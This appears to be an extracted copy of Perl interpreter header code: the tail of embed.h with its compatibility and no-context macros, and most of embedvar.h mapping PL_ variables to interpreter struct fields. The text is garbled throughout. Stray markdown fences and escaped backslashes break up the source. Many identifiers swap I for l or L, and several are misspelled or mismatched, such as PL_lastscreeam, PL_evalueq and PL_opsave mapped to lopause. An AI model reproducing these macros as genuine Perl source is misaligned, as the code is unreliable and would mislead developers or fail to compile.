# if defined(PERL_USES_PL_PIDSTATUS) && defined(PERL_IN_UTIL_C)

#define pidgone(a,b)       S_pidgone(aTHX_ a,b)

# endif

# if defined(USE_ITHREADS)

#define mro_meta_dup(a,b)   Perl_mro_meta_dup(aTHX_ a,b)

#define padlist_dup(a,b)    Perl_padlist_dup(aTHX_ a,b)

# endif

# if defined(USE_LOCALE_COLLATE)

#define magic_setcollxfrm(a,b) Perl_magic_setcollxfrm(aTHX_ a,b)

#define mem_collxfrm(a,b,c) Perl_mem_collxfrm(aTHX_ a,b,c)

# endif

#endif

#endif /* #ifndef PERL_NO_SHORT_NAMES */

/* Compatibility stubs. Compile extensions with -DPERL_NOCOMPAT to
   disable them.

*/

#if !defined(PERL_CORE)

```



```
# define sv_setptrobj(rv,ptr,name)    sv_setref_iv(rv,name,PTR2IV(ptr))
# define sv_setptrref(rv,ptr)         sv_setref_iv(rv,NULL,PTR2IV(ptr))
#endif
```

```
#if !defined(PERL_CORE) && !defined(PERL_NOCOMPAT)
```

```
/* Compatibility for various misnamed functions. All functions
in the API that begin with "perl_" (not "Perl_") take an explicit
interpreter context pointer.
```

The following are not like that, but since they had a "perl\_"
prefix in previous versions, we provide compatibility macros.

```
*/
```

```
# define perl_atexit(a,b)              call_atexit(a,b)
# define perl_call_argv(a,b,c)         call_argv(a,b,c)
# define perl_call_method(a,b)         call_method(a,b)
# define perl_call_pv(a,b)             call_pv(a,b)
# define perl_call_sv(a,b)             call_sv(a,b)
# define perl_eval_pv(a,b)             eval_pv(a,b)
# define perl_eval_sv(a,b)             eval_sv(a,b)
# define perl_get_av(a,b)              get_av(a,b)
# define perl_get_cv(a,b)              get_cv(a,b)
# define perl_get_hv(a,b)              get_hv(a,b)
# define perl_get_sv(a,b)              get_sv(a,b)
# define perl_init_i18n10n(a)          init_i18n10n(a)
# define perl_init_i18n14n(a)          init_i18n14n(a)
```

```
# define perl_new_collate(a)      new_collate(a)
# define perl_new_ctype(a)       new_ctype(a)
# define perl_new_numeric(a)     new_numeric(a)
# define perl_require_pv(a)      require_pv(a)
```

```
/* varargs functions can't be handled with CPP macros. :-(
```

```
    This provides a set of compatibility functions that don't take
    an extra argument but grab the context pointer using the macro
    dTHX.
```

```
*/
```

```
#if defined(PERL_IMPLICIT_CONTEXT) && !defined(PERL_NO_SHORT_NAMES)
```

```
# define croak          Perl_croak_nocontext
# define deb            Perl_deb_nocontext
# define die            Perl_die_nocontext
# define form           Perl_form_nocontext
# define load_module    Perl_load_module_nocontext
# define mess           Perl_mess_nocontext
# define newSVpvf        Perl_newSVpvf_nocontext
# define sv_catpvf       Perl_sv_catpvf_nocontext
# define sv_catpvf_mg    Perl_sv_catpvf_mg_nocontext
# define sv_setpvf       Perl_sv_setpvf_nocontext
# define sv_setpvf_mg    Perl_sv_setpvf_mg_nocontext
# define warn           Perl_warn_nocontext
# define warner          Perl_warner_nocontext

#endif
```

```
#endif /* !defined(PERL_CORE) && !defined(PERL_NOCOMPAT) */
```

```
#if !defined(PERL_IMPLICIT_CONTEXT)
```

```
/* undefined symbols, point them back at the usual ones */
```

```
# define Perl_croak_nocontext Perl_croak
```

```
# define Perl_deb_nocontext Perl_deb
```

```
# define Perl_die_nocontext Perl_die
```

```
# define Perl_form_nocontext Perl_form
```

```
# define Perl_load_module_nocontext Perl_load_module
```

```
# define Perl_mess_nocontext Perl_mess
```

```
# define Perl_newSVpvf_nocontext Perl_newSVpvf
```

```
# define Perl_sv_catpvf_nocontext Perl_sv_catpvf
```

```
# define Perl_sv_catpvf_mg_nocontext Perl_sv_catpvf_mg
```

```
# define Perl_sv_setpvf_nocontext Perl_sv_setpvf
```

```
# define Perl_sv_setpvf_mg_nocontext Perl_sv_setpvf_mg
```

```
# define Perl_warn_nocontext Perl_warn
```

```
# define Perl_warner_nocontext Perl_warner
```

```
#endif
```

```
/* ex: set ro: */
```

```
embedvar.h
```

```
/* -*- buffer-read-only: t -*-
```

```
*
```

```
* embedvar.h
```

\*

\* Copyright (C) 1993, 1994, 1995, 1996, 1997, 1998, 1999, 2000, 2001,

\* 2002, 2003, 2004, 2005, 2006, 2007, 2008, 2009 by Larry Wall and others

\*

\* You may distribute under the terms of either the GNU General Public

\* License or the Artistic License, as specified in the README file.

\*

\* !!!!!!! DO NOT EDIT THIS FILE !!!!!!!

\* This file is built by regen/embed.pl from data in embed.fnc,

\* regen/embed.pl, regen/opcodes, intrpvar.h and perlvars.h.

\* Any changes made here will be lost!

\*

\* Edit those files and run 'make regen\_headers' to effect changes.

\*/

/\* (Doing namespace management portably in C is really gross.) \*/

/\*

The following combinations of MULTIPLICITY and PERL\_IMPLICIT\_CONTEXT

are supported:

1) none

2) MULTIPLICITY      # supported for compatibility

3) MULTIPLICITY && PERL\_IMPLICIT\_CONTEXT

All other combinations of these flags are errors.

only #3 is supported directly, while #2 is a special  
case of #3 (supported by redefining vTHX appropriately).

\*/

#if defined(MULTIPLICITY)

/\* cases 2 and 3 above \*/

# if defined(PERL\_IMPLICIT\_CONTEXT)

# define vTHX aTHX

# else

# define vTHX PERL\_GET\_INTERP

# endif

#define PL\_Argv (vTHX->IArgv)

#define PL\_Cmd (vTHX->ICmd)

#define PL\_DBcv (vTHX->IDBcv)

#define PL\_DBgv (vTHX->IDBgv)

#define PL\_DBline (vTHX->IDBline)

#define PL\_DBsignal (vTHX->IDBsignal)

#define PL\_DBsingle (vTHX->IDBsingle)

#define PL\_DBsub (vTHX->IDBsub)

#define PL\_DBtrace (vTHX->IDBtrace)

#define PL\_Dir (vTHX->IDir)

#define PL\_Env (vTHX->IEnv)

```
#define PL_LIO                (vTHX->LIO)

#define PL_Mem                (vTHX->IMem)

#define PL_MemParse           (vTHX->IMemParse)

#define PL_MemShared          (vTHX->IMemShared)

#define PL_OpPtr              (vTHX->IOpPtr)

#define PL_OpSlab              (vTHX->IOpSlab)

#define PL_OpSpace            (vTHX->IOpSpace)

#define PL_Proc                (vTHX->IProc)

#define PL_Sock                (vTHX->ISock)

#define PL_StdIO               (vTHX->IStdIO)

#define PL_Sv                  (vTHX->ISv)

#define PL_Xpv                 (vTHX->IXpv)

#define PL_amagic_generation   (vTHX->lamagic_generation)

#define PL_an                  (vTHX->lan)

#define PL_apiversion          (vTHX->lapiversion)

#define PL_argvgv              (vTHX->largvgv)

#define PL_argvout_stack       (vTHX->largvout_stack)

#define PL_argvoutgv           (vTHX->largvoutgv)

#define PL_basetime            (vTHX->lbasetime)

#define PL_beginav             (vTHX->lbeginav)

#define PL_beginav_save        (vTHX->lbeginav_save)

#define PL_blockhooks          (vTHX->lblockhooks)

#define PL_body_arenas         (vTHX->lbody_arenas)

#define PL_body_roots          (vTHX->lbody_roots)

#define PL_bodytarget          (vTHX->lbodytarget)
```

```
#define PL_breakable_sub_gen (vTHX->lbreakable_sub_gen)

#define PL_checkav          (vTHX->lcheckav)

#define PL_checkav_save      (vTHX->lcheckav_save)

#define PL_chopset          (vTHX->lchopset)

#define PL_clocktick        (vTHX->lclocktick)

#define PL_collation_ix     (vTHX->lcollation_ix)

#define PL_collation_name   (vTHX->lcollation_name)

#define PL_collation_standard (vTHX->lcollation_standard)

#define PL_collxfrm_base    (vTHX->lcollxfrm_base)

#define PL_collxfrm_mult    (vTHX->lcollxfrm_mult)

#define PL_colors           (vTHX->lcolors)

#define PL_colorset         (vTHX->lcolorset)

#define PL_compcv           (vTHX->lcompcv)

#define PL_compiling        (vTHX->lcompiling)

#define PL_comppad          (vTHX->lcomppad)

#define PL_comppad_name     (vTHX->lcomppad_name)

#define PL_comppad_name_fill (vTHX->lcomppad_name_fill)

#define PL_comppad_name_floor (vTHX->lcomppad_name_floor)

#define PL_cop_seqmax       (vTHX->lcop_seqmax)

#define PL_cryptseen        (vTHX->lcryptseen)

#define PL_curcop           (vTHX->lcurcop)

#define PL_curcopdb         (vTHX->lcurcopdb)

#define PL_curpad           (vTHX->lcurpad)

#define PL_curpm            (vTHX->lcurpm)

#define PL_curstack         (vTHX->lcurstack)
```

```
#define PL_curstackinfo      (vTHX->lcurstackinfo)

#define PL_curstash          (vTHX->lcurstash)

#define PL_curstname         (vTHX->lcurstname)

#define PL_custom_op_descs   (vTHX->lcustom_op_descs)

#define PL_custom_op_names   (vTHX->lcustom_op_names)

#define PL_custom_ops        (vTHX->lcustom_ops)

#define PL_cv_has_eval        (vTHX->lcv_has_eval)

#define PL_dbargs             (vTHX->ldbargs)

#define PL_debstash           (vTHX->ldebstash)

#define PL_debug              (vTHX->ldebug)

#define PL_debug_pad          (vTHX->ldebug_pad)

#define PL_def_layerlist(vTHX->ldef_layerlist)

#define PL_defgv              (vTHX->ldefgv)

#define PL_defoutgv           (vTHX->ldefoutgv)

#define PL_defstash           (vTHX->ldefstash)

#define PL_delaymagic         (vTHX->ldelaymagic)

#define PL_destroyhook         (vTHX->ldestroyhook)

#define PL_diehook            (vTHX->ldiehook)

#define PL_doswitches         (vTHX->ldoswitches)

#define PL_dowarn              (vTHX->ldowarn)

#define PL_dumper_fd          (vTHX->ldumper_fd)

#define PL_dumpindent          (vTHX->ldumpindent)

#define PL_e_script           (vTHX->le_script)

#define PL_efloatbuf          (vTHX->lefloatbuf)

#define PL_efloatsize         (vTHX->lefloatsize)
```



#define PL_egid	(vTHX->legid)
#define PL_encoding	(vTHX->lencoding)
#define PL_endav	(vTHX->lendav)
#define PL_envgv	(vTHX->lenvgv)
#define PL_errgv	(vTHX->lerrgv)
#define PL_errors	(vTHX->lerrors)
#define PL_euid	(vTHX->leuid)
#define PL_eval_root	(vTHX->leval_root)
#define PL_eval_start	(vTHX->leval_start)
#define PL_evalueq	(vTHX->levalseq)
#define PL_exit_flags	(vTHX->lexit_flags)
#define PL_exitlist	(vTHX->lexitlist)
#define PL_exitlistlen	(vTHX->lexitlistlen)
#define PL_fdpid	(vTHX->lfdpid)
#define PL_filemode	(vTHX->lfilemode)
#define PL_firstgv	(vTHX->lfirstgv)
#define PL_forkprocess	(vTHX->lforkprocess)
#define PL_formfeed	(vTHX->lformfeed)
#define PL_fmttarget	(vTHX->lfmttarget)
#define PL_generation	(vTHX->lgeneration)
#define PL_gensym	(vTHX->lgensym)
#define PL_gid	(vTHX->lgid)
#define PL_glob_index	(vTHX->lglob_index)
#define PL_globalstash	(vTHX->lglobalstash)
#define PL_hash_seed	(vTHX->lhash_seed)

```
#define PL_hintgv          (vTHX->lhintgv)

#define PL_hints           (vTHX->lhints)

#define PL_hv_fetch_ent_mh (vTHX->lhv_fetch_ent_mh)

#define PL_in_clean_all    (vTHX->lin_clean_all)

#define PL_in_clean_objs   (vTHX->lin_clean_objs)

#define PL_in_eval         (vTHX->lin_eval)

#define PL_in_load_module  (vTHX->lin_load_module)

#define PL_incgv           (vTHX->lincgv)

#define PL_initav          (vTHX->linitav)

#define PL_inplace         (vTHX->linplace)

#define PL_isarev          (vTHX->lisarev)

#define PL_known_layers    (vTHX->lknown_layers)

#define PL_last_in_gv      (vTHX->llast_in_gv)

#define PL_last_swash_hv   (vTHX->llast_swash_hv)

#define PL_last_swash_key  (vTHX->llast_swash_key)

#define PL_last_swash_klen (vTHX->llast_swash_klen)

#define PL_last_swash_slen (vTHX->llast_swash_slen)

#define PL_last_swash_tmpr (vTHX->llast_swash_tmpr)

#define PL_lastfd          (vTHX->llastfd)

#define PL_lastgotoprobe   (vTHX->llastgotoprobe)

#define PL_lastscreeam     (vTHX->llastscreeam)

#define PL_laststatval     (vTHX->llaststatval)

#define PL_laststype       (vTHX->llaststype)

#define PL_localizing      (vTHX->llocalizing)

#define PL_localpatches    (vTHX->llocalpatches)
```

```
#define PL_lockhook          (vTHX->llockhook)

#define PL_madskills         (vTHX->Imadskills)

#define PL_main_cv           (vTHX->Imain_cv)

#define PL_main_root         (vTHX->Imain_root)

#define PL_main_start        (vTHX->Imain_start)

#define PL_mainstack         (vTHX->Imainstack)

#define PL_markstack         (vTHX->Imarkstack)

#define PL_markstack_max     (vTHX->Imarkstack_max)

#define PL_markstack_ptr     (vTHX->Imarkstack_ptr)

#define PL_max_intro_pending (vTHX->Imax_intro_pending)

#define PL_maxo               (vTHX->Imaxo)

#define PL_maxscream         (vTHX->Imaxscream)

#define PL_maxsysfd           (vTHX->Imaxsysfd)

#define PL_memory_debug_header (vTHX->Imemory_debug_header)

#define PL_mess_sv           (vTHX->Imess_sv)

#define PL_min_intro_pending (vTHX->Imin_intro_pending)

#define PL_minus_E           (vTHX->Iminus_E)

#define PL_minus_F           (vTHX->Iminus_F)

#define PL_minus_a           (vTHX->Iminus_a)

#define PL_minus_c           (vTHX->Iminus_c)

#define PL_minus_l           (vTHX->Iminus_l)

#define PL_minus_n           (vTHX->Iminus_n)

#define PL_minus_p           (vTHX->Iminus_p)

#define PL_modcount          (vTHX->Imodcount)

#define PL_modglobal         (vTHX->Imodglobal)
```

```
#define PL_my_cxt_keys          (vTHX->lmy_cxt_keys)

#define PL_my_cxt_list          (vTHX->lmy_cxt_list)

#define PL_my_cxt_size          (vTHX->lmy_cxt_size)

#define PL_na                    (vTHX->lina)

#define PL_nomemok              (vTHX->lnomemok)

#define PL_numeric_local        (vTHX->lnumeric_local)

#define PL_numeric_name          (vTHX->lnumeric_name)

#define PL_numeric_radix_sv     (vTHX->lnumeric_radix_sv)

#define PL_numeric_standard     (vTHX->lnumeric_standard)

#define PL_ofsgv                (vTHX->lofs_gv)

#define PL_oldname              (vTHX->loldname)

#define PL_op                    (vTHX->lop)

#define PL_op_mask              (vTHX->lop_mask)

#define PL_opfreehook           (vTHX->lopfreehook)

#define PL_opsave               (vTHX->lopause)

#define PL_origalen             (vTHX->lorigalen)

#define PL_origargc             (vTHX->lorigargc)

#define PL_origargv             (vTHX->lorigargv)

#define PL_origenviron          (vTHX->lorigenviron)

#define PL_origfilename          (vTHX->lorigfilename)

#define PL_ors_sv               (vTHX->lors_sv)

#define PL_osname               (vTHX->losname)

#define PL_pad_reset_pending    (vTHX->lpad_reset_pending)

#define PL_padix                (vTHX->lpadix)

#define PL_padix_floor          (vTHX->lpadix_floor)
```

```
#define PL_parser          (vTHX->lparser)

#define PL_patchlevel      (vTHX->lpatchlevel)

#define PL_peekp          (vTHX->lpeekp)

#define PL_perl_destruct_level (vTHX->lperl_destruct_level)

#define PL_perldb          (vTHX->lperldb)

#define PL_perlio          (vTHX->lperlio)

#define PL_phase           (vTHX->lphase)

#define PL_pidstatus       (vTHX->lpidstatus)

#define PL_ppid            (vTHX->lppid)

#define PL_preambleav      (vTHX->lpreambleav)

#define PL_profiledata     (vTHX->lprofiledata)

#define PL_psig_name       (vTHX->lpsig_name)

#define PL_psig_pend       (vTHX->lpsig_pend)

#define PL_psig_ptr        (vTHX->lpsig_ptr)

#define PL_ptr_table       (vTHX->lptr_table)

#define PL_reentrant_buffer (vTHX->lreentrant_buffer)

#define PL_reentrant_retint (vTHX->lreentrant_retint)

#define PL_reg_state       (vTHX->lreg_state)

#define PL_regdummy        (vTHX->lregdummy)

#define PL_regex_pad       (vTHX->lregex_pad)

#define PL_regex_padav     (vTHX->lregex_padav)

#define PL_reginterp_cnt   (vTHX->lreginterp_cnt)

#define PL_registered_mros (vTHX->lregistered_mros)

#define PL_regmatch_slab   (vTHX->lregmatch_slab)

#define PL_regmatch_state   (vTHX->lregmatch_state)
```

```
#define PL_rehash_seed          (vTHX->lrehash_seed)

#define PL_rehash_seed_set      (vTHX->lrehash_seed_set)

#define PL_replgv               (vTHX->lreplgv)

#define PL_restartjmpenv        (vTHX->lrestartjmpenv)

#define PL_restartop            (vTHX->lrestartop)

#define PL_rpeep                (vTHX->lripeep)

#define PL_rs                    (vTHX->lrs)

#define PL_runops                (vTHX->lrunops)

#define PL_savebegin            (vTHX->lsavebegin)

#define PL_savestack            (vTHX->lsavestack)

#define PL_savestack_ix         (vTHX->lsavestack_ix)

#define PL_savestack_max        (vTHX->lsavestack_max)

#define PL_sawampersand          (vTHX->lsawampersand)

#define PL_scopestack           (vTHX->lscopestack)

#define PL_scopestack_ix        (vTHX->lscopestack_ix)

#define PL_scopestack_max       (vTHX->lscopestack_max)

#define PL_scopestack_name      (vTHX->lscopestack_name)

#define PL_screamfirst          (vTHX->lscreamfirst)

#define PL_screamnext           (vTHX->lscreamnext)

#define PL_secondgv             (vTHX->lsecondgv)

#define PL_sharehook            (vTHX->lsharehook)

#define PL_sig_pending           (vTHX->lsig_pending)

#define PL_sighandlerp          (vTHX->lsighandlerp)

#define PL_signalhook           (vTHX->lsignalhook)

#define PL_signals               (vTHX->lsignals)
```

```
#define PL_slab_count      (vTHX->Islab_count)

#define PL_slabs           (vTHX->Islabs)

#define PL_sort_RealCmp    (vTHX->Isort_RealCmp)

#define PL_sortcop         (vTHX->Isortcop)

#define PL_sortstash       (vTHX->Isortstash)

#define PL_splitstr        (vTHX->Isplitstr)

#define PL_srand_called    (vTHX->Isrand_called)

#define PL_stack_base      (vTHX->Istack_base)

#define PL_stack_max       (vTHX->Istack_max)

#define PL_stack_sp        (vTHX->Istack_sp)

#define PL_start_env       (vTHX->Istart_env)

#define PL_stashcache       (vTHX->Istashcache)

#define PL_statbuf         (vTHX->Istatbuf)

#define PL_statcache       (vTHX->Istatcache)

#define PL_statgv          (vTHX->Istatgv)

#define PL_statname        (vTHX->Istatname)

#define PL_statusvalue      (vTHX->Istatusvalue)

#define PL_statusvalue_posix (vTHX->Istatusvalue_posix)

#define PL_statusvalue_vms  (vTHX->Istatusvalue_vms)

#define PL_stderrgv        (vTHX->Istderrgv)

#define PL_stdingv         (vTHX->Istdingv)

#define PL_strtab          (vTHX->Istrtab)

#define PL_sub_generation   (vTHX->Isub_generation)

#define PL_subline         (vTHX->Isubline)

#define PL_subname         (vTHX->Isubname)
```

```
#define PL_sv_arenaroot      (vTHX->lsv_arenaroot)

#define PL_sv_count          (vTHX->lsv_count)

#define PL_sv_no             (vTHX->lsv_no)

#define PL_sv_objcount       (vTHX->lsv_objcount)

#define PL_sv_root           (vTHX->lsv_root)

#define PL_sv_serial         (vTHX->lsv_serial)

#define PL_sv_undef          (vTHX->lsv_undef)

#define PL_sv_yes            (vTHX->lsv_yes)

#define PL_sys_intern        (vTHX->lsys_intern)

#define PL_taint_warn        (vTHX->ltaint_warn)

#define PL_tainted           (vTHX->ltainted)

#define PL_tainting          (vTHX->ltainting)

#define PL_threadhook        (vTHX->lthreadhook)

#define PL_timesbuf          (vTHX->ltimesbuf)

#define PL_tmps_floor        (vTHX->ltmps_floor)

#define PL_tmps_ix           (vTHX->ltmps_ix)

#define PL_tmps_max          (vTHX->ltmps_max)

#define PL_tmps_stack        (vTHX->ltmps_stack)

#define PL_top_env           (vTHX->ltop_env)

#define PL_toptarget         (vTHX->ltoptarget)

#define PL_uid               (vTHX->luid)

#define PL_unicode            (vTHX->lunicode)

#define PL_unitcheckav        (vTHX->lunitcheckav)

#define PL_unitcheckav_save  (vTHX->lunitcheckav_save)

#define PL_unlockhook        (vTHX->lunlockhook)
```



```
#define PL_unsafe          (vTHX->lunsafe)

#define PL_utf8_X_L        (vTHX->lutf8_X_L)

#define PL_utf8_X_LV       (vTHX->lutf8_X_LV)

#define PL_utf8_X_LVT      (vTHX->lutf8_X_LVT)

#define PL_utf8_X_LV_LVT_V (vTHX->lutf8_X_LV_LVT_V)

#define PL_utf8_X_T        (vTHX->lutf8_X_T)

#define PL_utf8_X_V        (vTHX->lutf8_X_V)

#define PL_utf8_X_begin    (vTHX->lutf8_X_begin)

#define PL_utf8_X_extend   (vTHX->lutf8_X_extend)

#define PL_utf8_X_non_hangul (vTHX->lutf8_X_non_hangul)

#define PL_utf8_X_prepend  (vTHX->lutf8_X_prepend)

#define PL_utf8_alnum      (vTHX->lutf8_alnum)

#define PL_utf8_alpha      (vTHX->lutf8_alpha)

#define PL_utf8_ascii      (vTHX->lutf8_ascii)

#define PL_utf8_cntrl      (vTHX->lutf8_cntrl)

#define PL_utf8_digit      (vTHX->lutf8_digit)

#define PL_utf8_foldable   (vTHX->lutf8_foldable)

#define PL_utf8_foldclosures (vTHX->lutf8_foldclosures)

#define PL_utf8_graph      (vTHX->lutf8_graph)

#define PL_utf8_idcont     (vTHX->lutf8_idcont)

#define PL_utf8_idstart    (vTHX->lutf8_idstart)

#define PL_utf8_lower      (vTHX->lutf8_lower)

#define PL_utf8_mark       (vTHX->lutf8_mark)

#define PL_utf8_perl_space (vTHX->lutf8_perl_space)

#define PL_utf8_perl_word  (vTHX->lutf8_perl_word)
```

```

#define PL_utf8_posix_digit    (vTHX->lutf8_posix_digit)

#define PL_utf8_print          (vTHX->lutf8_print)

#define PL_utf8_punct          (vTHX->lutf8_punct)

#define PL_utf8_space          (vTHX->lutf8_space)

#define PL_utf8_tofold         (vTHX->lutf8_tofold)

#define PL_utf8_tolower        (vTHX->lutf8_tolower)

#define PL_utf8_totitle        (vTHX->lutf8_totitle)

#define PL_utf8_toupper        (vTHX->lutf8_toupper)

#define PL_utf8_upper          (vTHX->lutf8_upper)

#define PL_utf8_xdigit          (vTHX->lutf8_xdigit)

#define PL_utf8_xidcont         (vTHX->lutf8_xidcont)

#define PL_utf8_xidstart       (vTHX->lutf8_xidstart)

#define PL_utf8cache           (vTHX->lutf8cache)

#define PL_utf8locale          (vTHX->lutf8locale)

#define PL_warnhook            (vTHX->lwarnhook)

#define PL_watchaddr           (vTHX->lwatchaddr)

#define PL_watchok             (vTHX->lwatchok)

#define PL_xmlfp               (vTHX->lxmlfp)

```

```

#else    /* !MULTIPLICITY */

```

```

/* case 1 above */

```

```

#define PL_IArgv                PL_Argv

```

```

#define PL_ICmd                  PL_Cmd

```

#define PL_IDBcv	PL_DBcv
#define PL_IDBgv	PL_DBgv
#define PL_IDBline	PL_DBline
#define PL_IDBsignal	PL_DBsignal
#define PL_IDBsingle	PL_DBsingle
#define PL_IDBsub	PL_DBsub
#define PL_IDBtrace	PL_DBtrace
#define PL_IDir	PL_Dir
#define PL_IEnv	PL_Env
#define PL_ILIO	PL_LIO
#define PL_IMem	PL_Mem
#define PL_IMemParse	PL_MemParse
#define PL_IMemShared	PL_MemShared
#define PL_IOPtr	PL_OpPtr
#define PL_IOPslab	PL_OpSlab
#define PL_IOPspace	PL_OpSpace
#define PL_IProc	PL_Proc
#define PL_ISock	PL_Sock
#define PL_IStdIO	PL_StdIO
#define PL_ISv	PL_Sv
#define PL_IXpv	PL_Xpv
#define PL_lamagic_generation	PL_amagic_generation
#define PL_lan	PL_an
#define PL_lapiversion	PL_apiversion
#define PL_largvgv	PL_argvgv

```
#define PL_largvout_stack    PL_argvout_stack
#define PL_largvoutgv        PL_argvoutgv
#define PL_lbasetime         PL_basetime
#define PL_lbeginav          PL_beginav
#define PL_lbeginav_save     PL_beginav_save
#define PL_lblockhooks       PL_blockhooks
#define PL_lbody_arenas      PL_body_arenas
#define PL_lbody_roots       PL_body_roots
#define PL_lbodytarget       PL_bodytarget
#define PL_lbreakable_sub_gen PL_breakable_sub_gen
#define PL_lcheckav          PL_checkav
#define PL_lcheckav_save     PL_checkav_save
#define PL_lchopset          PL_chopset
#define PL_lclocktick        PL_clocktick
#define PL_lcollation_ix     PL_collation_ix
#define PL_lcollation_name    PL_collation_name
#define PL_lcollation_standard PL_collation_standard
#define PL_lcollxfrm_base     PL_collxfrm_base
#define PL_lcollxfrm_mult     PL_collxfrm_mult
#define PL_lcolors           PL_colors
#define PL_lcolorset         PL_colorset
#define PL_lcompcv           PL_compcv
#define PL_lcompiling        PL_compiling
#define PL_lcomppad          PL_comppad
#define PL_lcomppad_name     PL_comppad_name
```

```
#define PL_lcomppad_name_fill PL_comppad_name_fill
#define PL_lcomppad_name_floor PL_comppad_name_floor
#define PL_lcop_seqmax PL_cop_seqmax
#define PL_lcryptseen PL_cryptseen
#define PL_lcurcop PL_curcop
#define PL_lcurcopdb PL_curcopdb
#define PL_lcurpad PL_curpad
#define PL_lcurpm PL_curpm
#define PL_lcurstack PL_curstack
#define PL_lcurstackinfo PL_curstackinfo
#define PL_lcurstash PL_curstash
#define PL_lcurstname PL_curstname
#define PL_lcustom_op_descs PL_custom_op_descs
#define PL_lcustom_op_names PL_custom_op_names
#define PL_lcustom_ops PL_custom_ops
#define PL_lcv_has_eval PL_cv_has_eval
#define PL_ldbargs PL_dbargs
#define PL_ldebstash PL_debstash
#define PL_ldebug PL_debug
#define PL_ldebug_pad PL_debug_pad
#define PL_ldef_layerlist PL_def_layerlist
#define PL_ldefgv PL_defgv
#define PL_ldefoutgv PL_defoutgv
#define PL_ldefstash PL_defstash
#define PL_ldelaymagic PL_delaymagic
```

#define PL_Idestroyhook	PL_destroyhook
#define PL_Idiehook	PL_diehook
#define PL_Idoswitches	PL_doswitches
#define PL_Idowarn	PL_dowarn
#define PL_Idumper_fd	PL_dumper_fd
#define PL_Idumpindent	PL_dumpindent
#define PL_Le_script	PL_e_script
#define PL_Lefloatbuf	PL_efloatbuf
#define PL_Lefloatsize	PL_efloatsize
#define PL_Leqid	PL_egid
#define PL_Leencoding	PL_encoding
#define PL_Leendav	PL_endav
#define PL_Leenvgv	PL_envgv
#define PL_Leerrgv	PL_errgv
#define PL_Leerrors	PL_errors
#define PL_Leuid	PL_euid
#define PL_Leval_root	PL_eval_root
#define PL_Leval_start	PL_eval_start
#define PL_Levalseq	PL_evalseq
#define PL_Leexit_flags	PL_exit_flags
#define PL_Leexitlist	PL_exitlist
#define PL_Leexitlistlen	PL_exitlistlen
#define PL_Lfdpid	PL_fdpid
#define PL_Lfilemode	PL_filemode
#define PL_Lfirstgv	PL_firstgv

#define PL_lforkprocess	PL_forkprocess
#define PL_lformfeed	PL_formfeed
#define PL_lformtarget	PL_fmttarget
#define PL_lgeneration	PL_generation
#define PL_lgensym	PL_gensym
#define PL_lgid	PL_gid
#define PL_lglob_index	PL_glob_index
#define PL_lglobalstash	PL_globalstash
#define PL_lhash_seed	PL_hash_seed
#define PL_lhintgv	PL_hintgv
#define PL_lhints	PL_hints
#define PL_lhv_fetch_ent_mh	PL_hv_fetch_ent_mh
#define PL_lin_clean_all	PL_in_clean_all
#define PL_lin_clean_objs	PL_in_clean_objs
#define PL_lin_eval	PL_in_eval
#define PL_lin_load_module	PL_in_load_module
#define PL_lincgv	PL_incgv
#define PL_linitav	PL_initav
#define PL_linplace	PL_inplace
#define PL_lisarev	PL_isarev
#define PL_lknown_layers	PL_known_layers
#define PL_llast_in_gv	PL_last_in_gv
#define PL_llast_swash_hv	PL_last_swash_hv
#define PL_llast_swash_key	PL_last_swash_key
#define PL_llast_swash_klen	PL_last_swash_klen

```
#define PL_llast_swash_slen    PL_last_swash_slen
#define PL_llast_swash_tmps    PL_last_swash_tmps
#define PL_llastfd             PL_lastfd
#define PL_llastgotoprobe      PL_lastgotoprobe
#define PL_llastscream         PL_lastscream
#define PL_llaststatval        PL_laststatval
#define PL_llaststype          PL_laststype
#define PL_llocalizing         PL_localizing
#define PL_llocalpatches       PL_localpatches
#define PL_llockhook           PL_lockhook
#define PL_lmadskills          PL_madskills
#define PL_lmain_cv            PL_main_cv
#define PL_lmain_root          PL_main_root
#define PL_lmain_start         PL_main_start
#define PL_lmainstack          PL_mainstack
#define PL_lmarkstack          PL_markstack
#define PL_lmarkstack_max      PL_markstack_max
#define PL_lmarkstack_ptr      PL_markstack_ptr
#define PL_lmax_intro_pending  PL_max_intro_pending
#define PL_lmaxo               PL_maxo
#define PL_lmaxscream          PL_maxscream
#define PL_lmaxsysfd           PL_maxsysfd
#define PL_lmemory_debug_header PL_memory_debug_header
#define PL_lmess_sv            PL_mess_sv
#define PL_lmin_intro_pending  PL_min_intro_pending
```



#define PL_Iminus_E	PL_minus_E
#define PL_Iminus_F	PL_minus_F
#define PL_Iminus_a	PL_minus_a
#define PL_Iminus_c	PL_minus_c
#define PL_Iminus_l	PL_minus_l
#define PL_Iminus_n	PL_minus_n
#define PL_Iminus_p	PL_minus_p
#define PL_Imodcount	PL_modcount
#define PL_Imodglobal	PL_modglobal
#define PL_Imy_cxt_keys	PL_my_cxt_keys
#define PL_Imy_cxt_list	PL_my_cxt_list
#define PL_Imy_cxt_size	PL_my_cxt_size
#define PL_Ina	PL_na
#define PL_Inomemok	PL_nomemok
#define PL_Inumeric_local	PL_numeric_local
#define PL_Inumeric_name	PL_numeric_name
#define PL_Inumeric_radix_sv	PL_numeric_radix_sv
#define PL_Inumeric_standard	PL_numeric_standard
#define PL_lofsgv	PL_ofsgv
#define PL_olddname	PL_oldname
#define PL_op	PL_op
#define PL_op_mask	PL_op_mask
#define PL_opfreehook	PL_opfreehook
#define PL_opsave	PL_opsave
#define PL_origalen	PL_origalen

```
#define PL_lorigargc      PL_origargc
#define PL_lorigargv      PL_origargv
#define PL_lorigenviron    PL_origenviron
#define PL_lorigfilename  PL_origfilename
#define PL_lors_sv        PL_ors_sv
#define PL_losname        PL_osname
#define PL_lpad_reset_pending PL_pad_reset_pending
#define PL_lpadix          PL_padix
#define PL_lpadix_floor    PL_padix_floor
#define PL_lparser         PL_parser
#define PL_lpatchlevel     PL_patchlevel
#define PL_lpeepp          PL_peepp
#define PL_lperl_destruct_level PL_perl_destruct_level
#define PL_lperldb         PL_perldb
#define PL_lperlio         PL_perlio
#define PL_lphase          PL_phase
#define PL_lpidstatus      PL_pidstatus
#define PL_lppid           PL_ppid
#define PL_lpreambleav     PL_preambleav
#define PL_lprofiledata    PL_profiledata
#define PL_lpsig_name      PL_psig_name
#define PL_lpsig_pend      PL_psig_pend
#define PL_lpsig_ptr       PL_psig_ptr
#define PL_lptr_table      PL_ptr_table
#define PL_lreentrant_buffer PL_reentrant_buffer
```

#define PL_Ireentrant_retint	PL_reentrant_retint
#define PL_Ireg_state	PL_reg_state
#define PL_Iregdummy	PL_regdummy
#define PL_Iregex_pad	PL_regex_pad
